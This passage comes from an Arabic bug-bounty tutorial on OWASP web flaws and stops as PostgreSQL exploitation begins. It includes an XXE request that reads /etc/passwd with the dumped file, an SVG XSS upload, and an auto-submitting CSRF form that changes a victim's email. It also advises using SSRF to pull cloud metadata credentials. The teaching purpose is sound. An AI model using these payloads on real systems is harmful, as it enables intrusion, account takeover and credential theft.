
python aem_hacker.py -u <URL Here> --host <Your Public IP>



خد بالك من حاجه لو انت عاوز تختبر الـ SSRF Vulnerabilitesانت هتحتاج يكون ليك public ipمن

خلاله السيرفر يرد عليك الـ connection

OTHER




فيه غيرهم الكتير طبعا ولكن احنا اتكلمنا عن الاشهر طيب لو انت وقفت قدام اي حاجه مش عارفها تعم ل ايه ؟
ساعتها تروح علي طول لـ
https://www.exploit-db.com/

وتبحث عن الثغرات الاشهر انتشارا وهتلاقي CVEsكتير ان شاء الله
عندك هنا مثلا بحثنا عن الـ "Magento"ودا بالمناسبه CMSفانا هعمل كدا علي طول :



اكيد برضه تشوف الـ Githubو googleمتوقفش عن مكان واحد ..اتعلم ازاي تبحث



وبرضه خلينا نقول عنه كام حاجه كدا
فيه عندك Scannerاسمها magescan
https://github.com/steverobbins/magescan

CHAPTER 11: EXPLOITATION OWASP

لو انت جيت علي custom-built applicationمش هتبقا قادر انك تبحث عن اغلب الـ CVEsالمعروفه
اكيد هنا بقا لازم تدور عليهم بنفسك لان السكانر مش هتجيبلك كل حاجه

هنا بقا لازم انك تفهم الـ OWASP top 10
ودا مشروع كدا بيتحدث كل فتره بيضم اشهر الثغرات اللي حصلت علي مدار الفتره دي المهم ثغرات زي
XSS,SQLI, LFI, RFI, CSRF, XXE, and SSRF

هتحتاج اداه علشان تستعملها في الحكايه دي وهي الـ Burp
طبعا انا بقول هنا تسهل مش معني انها مش معاك يبقي مش هتعرف تدور عليهم لا طبعا عادي
https://portswigger.net/burp

مع ان فيه بعض الناس بيحبوا يستخدموا سكانرز لكل نوع منهم
زي SQL injection scanners, XSS scanners, Burp scanner, and others
ولكن الكاتب هنا بيستخدم mixمن السكانرز يعني وكمان مش بس كدا
فيه الكتير من الشغل اليدوي بيحصل برضه

المهم يلا نتكلم عنهم واحده واحده :

XML EXTERNAL ENTITY (XXE)

هي عباره عن ثغره واللي بتحصل لما الابلكيشن يـ parses XML
قبل ما نروح دلوقتي ليعني إيه XXE
لازم تفهم اكتر المعني بتاع الـ XMLالاول

اختصار لايه ؟
Extensible Markup Language (XML)

اتعملت ليه ؟
علشان تخزن و توزع البيانات مشابهه لـ JSONكدا
ودا برضه مثال بسيط عليها وازاي شكلها وكدا

```
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
<book category="cooking">
<title lang="en">Everyday Italian</title>
<author>Giada De Laurentiis</author>
<year>2005</year>
<price>30.00</price>
</book>
<book category="children">
<title lang="en">Harry Potter</title>
<author>J K. Rowling</author>
<year>2005</year>
<price>29.99</price>
</book>
</bookstore>
```

هنا في اول سطر هتقدر تشوف الـ prologواللي بيحتوي علي XML versionوكمان الـ Encoding

نصيحه كدا اول ما تشوف الـكلام دا في الـ Burpساعتها تروح علي طول ودور علي XXE
<?xml version="1.0" encoding="UTF-8"?>
تحت الكلام دا هتلاقي الـتاج اللي هو "<bookstore>"واللي هو بيقدم الـ Root Node
فيه two child nodesواللي هما "<book>"وكل واحده منهم فيها sub child nodes
واللي هي اسمها
"<title>,<author>,<year>,<price>".

```
<root>
<child>
<subchild>.....</subchild>
</child>
</root>
```

ودي طبعا الـ basic structureبتاعه الـ XMLولكن فيه شويه حاجات تاني لازم تبقا عارفها
وهي الـ document type definition (DTD)
وبيتم تعريفها زي كدا :
document type definition (DTD)

```
<test><name>&user;</name></test>
```

زي ما انت شايف فوق كدا فيه حاجها اسمها ENTITY
واللي هي بتمثل الـمتغير وفي المثال دا فيه "user"واللي بيشيل قيمه النص اللي هو "Ghostlulz"
المهم الـ entityدي تقدر تتسمي عن طريق كتابه "&user;"وسيتم استبدالها بـ النص اللي هو
"Ghostlulz"

انت كمان تقدر تستخدم حاجه اسمها external entityواللي بتحمل البيانات بتاعتها من
الـexternal source
طبعا تقدر تعمل كدا علشان تجيب البيانات من الـ URLاو الملف اللي علي Diskزي ما هو باين كدا :

1. <!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com" >]>
2. <!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file" >]>

XXE

زي ما انا ذكرت من شويه كدا ان البيانات ممكن تتخزن في ملف
طب ايه رايك لو قولتلك انك تحاول تقرا بيانات من الـملف اللي اسمه :
/etc/passwd
وتقوم مخزنه في متغير
لاحظ ان في مقال انك تقرا البيانات دي لازم ترجعلك في الـ response

يلا نجهز الـدنيا اللي هنشتغل عليها :
اثناء الشغل علي الـ burpعمل capture لـPOST requestواللي بيبدو انه بيتم استخدام الـ XMLعلشان يرسل بيانات لـلـ Back End

المفروض اول ما تشوف XMLتبدأ تدور علي XXE

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

علشان تعمل كدا جرب تحط في الـ malicious external entityواستبدل كل الـ node valueبيها زي ما هو ظاهر كدا

Figure 105: XXE payload

هنا انا عملت external entityوهي بتعمل grapلـلبيانات اللي في الـملف اللي اسمه "/etc/passwd"
بعد كدا بقا بتخزنها في الـ XXE entity

بعد كدا انا بحط الـمتغير اللي في الـ nodeبتاعه "<productID>"
لو بقا السيرفر معملش بلوك لـلـ external entitiesساعتها بقا الرد هيجيلك ومن هنا بقا تبدأ ترجع الم حتويات اللي في الملف اللي اتكلمنا عنه
"/etc/passwd"



```
HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

اغلب الابلكيشنز بتوصل البيانات عن طريق الـ JSONولكن ممكن تيجي تشوف ابلكيشن بيستعمل XML
ساعتها دايما اتاكد من انك تدور علي XXE

https://portswigger.net/web-security

دا مصدر كويس علشان تذاكر منه الثغره

CROSS SITE SCRIPTING (XSS)

اشهر ثغره حرفيا وبتكون بشكل كبير في الـ OWASP top 10لمده 10سنين وشكلها مش هتنتهي تقريبا
طيب بكل بساطه الثغره دي بتمكن الـ attackerينفذ اوامر جافاسكريبت في متصفح الضحيه بس لازم تدخل الضحيه في الكلام دا
من هنا تقدر تشوف وتسرق الـJWT tokens, CSRF tokens, and cookies

فيه اشهر 3انواع ليها وهما

REFLECTED XSS

بكل بساطه افترض عندك تطبيق واللي بيطلعلك error messageلما انت تيجي تكتب حاجه غلط في الـ usernameو password


مثلا زي :

“The email or password you entered is not valid. Please try again.”


وبرضه تلاحظ في المتصفح ان الـ URLنفس الـ errorفي الـ GET requestاللي انت عملته دا

زي كدا :

“example.com/login.php?error=The+email+or+password+you+entered+is+not valid.+Please+try+again.”



زي ما انت شايف هنا الـ GET parameter جايبلك الـ”error“
او المعني الاحسن انه حصله reflectمن هنا انت بقا تبدأ تحط جافاسكريت كود



وطبعا الثغره مشروحه بشكل كويس في الكورس بتاع بشمهندس ابراهيم حجازي وكذا مصدر تاني علي يوتيوب و Githubوكدا


STORED XSS

علي عكس الـ XSS reflectedعندك الـ storedبتأثر في الـ application
بمعني ؟؟
بص بيحصل لما التطبيق ياخد الـ inputمن ال userويخزنه في الـ backend database

في العادي انا مشوفتش النوع دا بيحصل في الـ GET request
ولكن اتعاملت لما اكون مثلا بعمل حاجه زي مثلا تغيير ال backend databaseبالـ POST, PUT, UP DATE, and DELETE requests

دي الريكوستات اللي اتعاملت معاها قبل كدا

المثال دا جميل جدا هيوريلك الدنيا



تخيل لو عندك تطبيق بيسمحلك انك تعمل حساب و الابلكيشن دا عنده صفحه و اللي عن طريقها بيقوم بعمل listالكل الاعضاء
وانت قدرت تضع في الـ usernameبايلود معين ف كدا اللي هيحصل ان البايلود هيتخزن في قاعده البيانات وبعدها لما تفتح الصفحه دي اللي بتعرض البيانات هتلاقي ان البايلود اتنفذ

دا لو طبعا الابلكيشن مصاب بيها

DOM XSS

Document Object Model (DOM)based

بتحدث لما ال userيودي ال inputلـ javascript function والـ functionدي بتستخدم علشان تعدل الـDOM environment
دا بيحدث عن طريق reflected or stored XSS

من الاخر الحاجه الوحيده اللي تفتكرها ان البايلود بيتم تفعيله عن طريق javascript

بص هنا كدا وهتفهم قصدي

```
<html>
<h1> You Searched for:</h1>
<div id ="searchquery"> </div>
<script>
var keyword = location.search.substring(3);
document.querySelector('searchquery').innerHTML = keyword;
<script>
</html>
```

انصحك تحل لابات الـ dvwaوالـ bWAPPكتطبيق للجزء دا

STORED XSS VIA SVG FILE

Scalable Vector Graphics(SVG)
ودا مثال علي الملف الـ SVGوهيقوم باظهار صوره مستطيل rectangle

```
<svg width="400" height="110">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
width:3;stroke:rgb(0,0,0)" />
</svg>
```

بيتم استخدامه للأنميشن او المهام التانيه
كمان في الـ HTMLتقدر تعامله علي انه صوره

```
<img src="rectangle.svg" alt="Rectangle" height="42" width="42">
```

يعني لو الموقع بيحمل SVG file مع xss payload البايلود هيشتغل

طيب مثال تاني للكلام دا :

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("Ghostlulz XSS");
</script>
</svg>
```

بكل بساطه هترفع الملف دا علي انه صوره لملف شخصي مثلا
ودا هيكون الـ requestعلي الـ burp

```
POST /profile/upload HTTP/1.1
Host: XXXXXXXXX.com
User-
Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/6
9.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=---------------------------232181429808
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXX
---------------------------232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("Ghostlulz XSS");
</script>
</svg>
---------------------------232181429808-
```



لو اشتغل يبقي انت كدا قدرت تحصل علي XSSعن طريق SVG file

SERVER SIDE REQUEST FORGERY (SSRF)

لما باجي ادور عليها انا بدور علي الـ requestاللي فيها parameter Value كـURL
لو الـ responseبيـ reflectتاني ليك ساعتها الهاكر ممكن يقدر انه يتمكن من الحصول علي ثغره SSRF
انا بقوم بتغيير الـ vulnerable endpointاللي علي السيستم الـ local hostاو
الـ local networkوبغيرها بـ google.com



زي ما انت شايف كدا انا غيرت قيمه الـ "stockApi"للمسار بتاع الادمن

هنا الـ requestهيتم عن طريق التطبيق
يعني ريكوست عن طريق نفسه وهنا انت هتقدر تشوف حاجه انت مش هتعرف تشوفها من خلال النت العادي لان هنا فيه SSRF



لو عملت ريندر للرد اللي جاي من السيرفر ساعتها هيكون دا المنظر

طيب ايه الجزء الصعب اللي في الموضوع ؟
وهو انك تلاقي الـ endpointالمصابه ..
لو انت ملقيتش endpointعلي الـ local hostهتقدر برضه انك ترسل requestsللسيرفر علي الـ internal networkبتاعه التارجت


لو لقيت مثلا تطبيق مستضاف علي الـ google cloudاو غيره جرب انك تقرا الـ metadata service علشان تـ retrieveالـ API keysوكمان الـcredentials

كل المطلوب بس منك يا اما GETاوPOST REQUEST

CROSS SITE REQUEST FORGERY (CSRF)

ودا بيأثر علي الـ userيعني لازم تدخل منه لحدوث الـ attackدا تقدر من خلاله انك تغير الباسورد او الايميل بتاعه زي صفحه او فيديو او انك تبعت فلوس للـ attackerاو اي حاجه تاني تقدر تعملها عن طريق
الـ POST request


CSRF
مبدئيا كدا لازم ان الـ userيبقا logged in في الابلكيشن اللي هتعمل عليه الـ attackدا
طبعا الـ userهنا هيقوم يدخل علي malicious site انت اللي هتعمله
طبعا باستخدام الـ Javascriptممكن تتمكن من انك تبعت ريكوستات للموقع اللي الـ userمتسجل عليه عن طريق الـ Cookies
طيب ايه اللي بعد كدا ؟ هو فيه اكتر من كدا لو قدرت تخلي الـ userانه يدخلي علي الـ siteبتاعك اللي انت متحكم في المحتوي بتاعه ؟
لو دخل عندك تقدر من خلاله انك تبعت ريكوستات او تنتحل صفته عن طريق الـ cookiesبتاعته



ومن هنا الهاكر هيبدأ يبعت authenticated requestعن طريق المتصفح بتاع الضحيه او المستخدم

ناخد مثال تاني لو عندك ابلكيشن بيخلي المستخدمين انهم يغيروا الـ emailالخاص بيهم عن طريق انهم يملوا الـ from
طيب ماذا لو الـ applicationفشل انه يحمي المستخدمين من الـ CSRF attack؟
كدا الـ attackerيقدر انه يغير الايمال بتاع المستخدم ولكن بشرط لازم ان المستخدم يدخل علي

الصفحه اللي الـ attackerعاملها ويتنفذ عليه الامر كدا هو غير الايمال عن طريق تدخل المستخدم يقدر يعمل ايه تاني ؟
يقوم عامل rest passwordويخلي الكود او اياً كان ايه التحقق عن طريق الـ emailاللي هو غيره



ليه الريكوست دا مصاب ؟
علشان زي ما انت شايف كدا مفيش CSRF tokenولا authentication header ولا الـrefer header
هنا علي طول تبدأ تـعمل CSRF attack

بس لازم تعرف انك لازم تعمل صفحه proof of concept (POC)

```
<html>
<form id="exploit" action="https://acc71f681f28327e80e13486006a005a.web-
securityacademy.net/email/change-email" method="post">
<input name="email" value="attack@test.com">
<input type='submit' value='submit'>
</form>
<script>
document.getElementById("exploit").submit()
</script>
</html>
```

مثلا زي كدا بالمناسبه الـ burpالـ proدلوقتي بتعمل الـ pocبس تديها الـ Request

SQL INJECTION (SQLI)


ببساطه تقدر انك تستغلها في انك تـ dumpالمحتوي بتاع الـapplications database
واللي هو اصلا الـ Databasesبتشيل المعلومات الحساسه زي الاسم وكلمه السر والخ...
من اشهر قواعد البيانات وهي MySQL :
وممكن يشتغل علي غيرها يعني عادي
MSSQL, PostgreSQL, Oracle, and more

PAYLOADALLTHETHINGS:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%2

هنا هتلاقي مصادر وشرح اكتر ليها

SQLI

اكتر حاجه ممكن تقابلها وهي الـ MySQL
هنا يجي دورك في انك تبدأ تدور عليها




اثناء ما انت بتبحث عنها ف لو شوفت الـ errorدا ساعتها تعرف ان الثغره موجوده في المكان دا

دلوقتي هنيجي لـ PostgreSQL
وهنا احنا هنحاول اننا نكون توضيح لـ ازاي استغلال الـ PostgreSQL Server

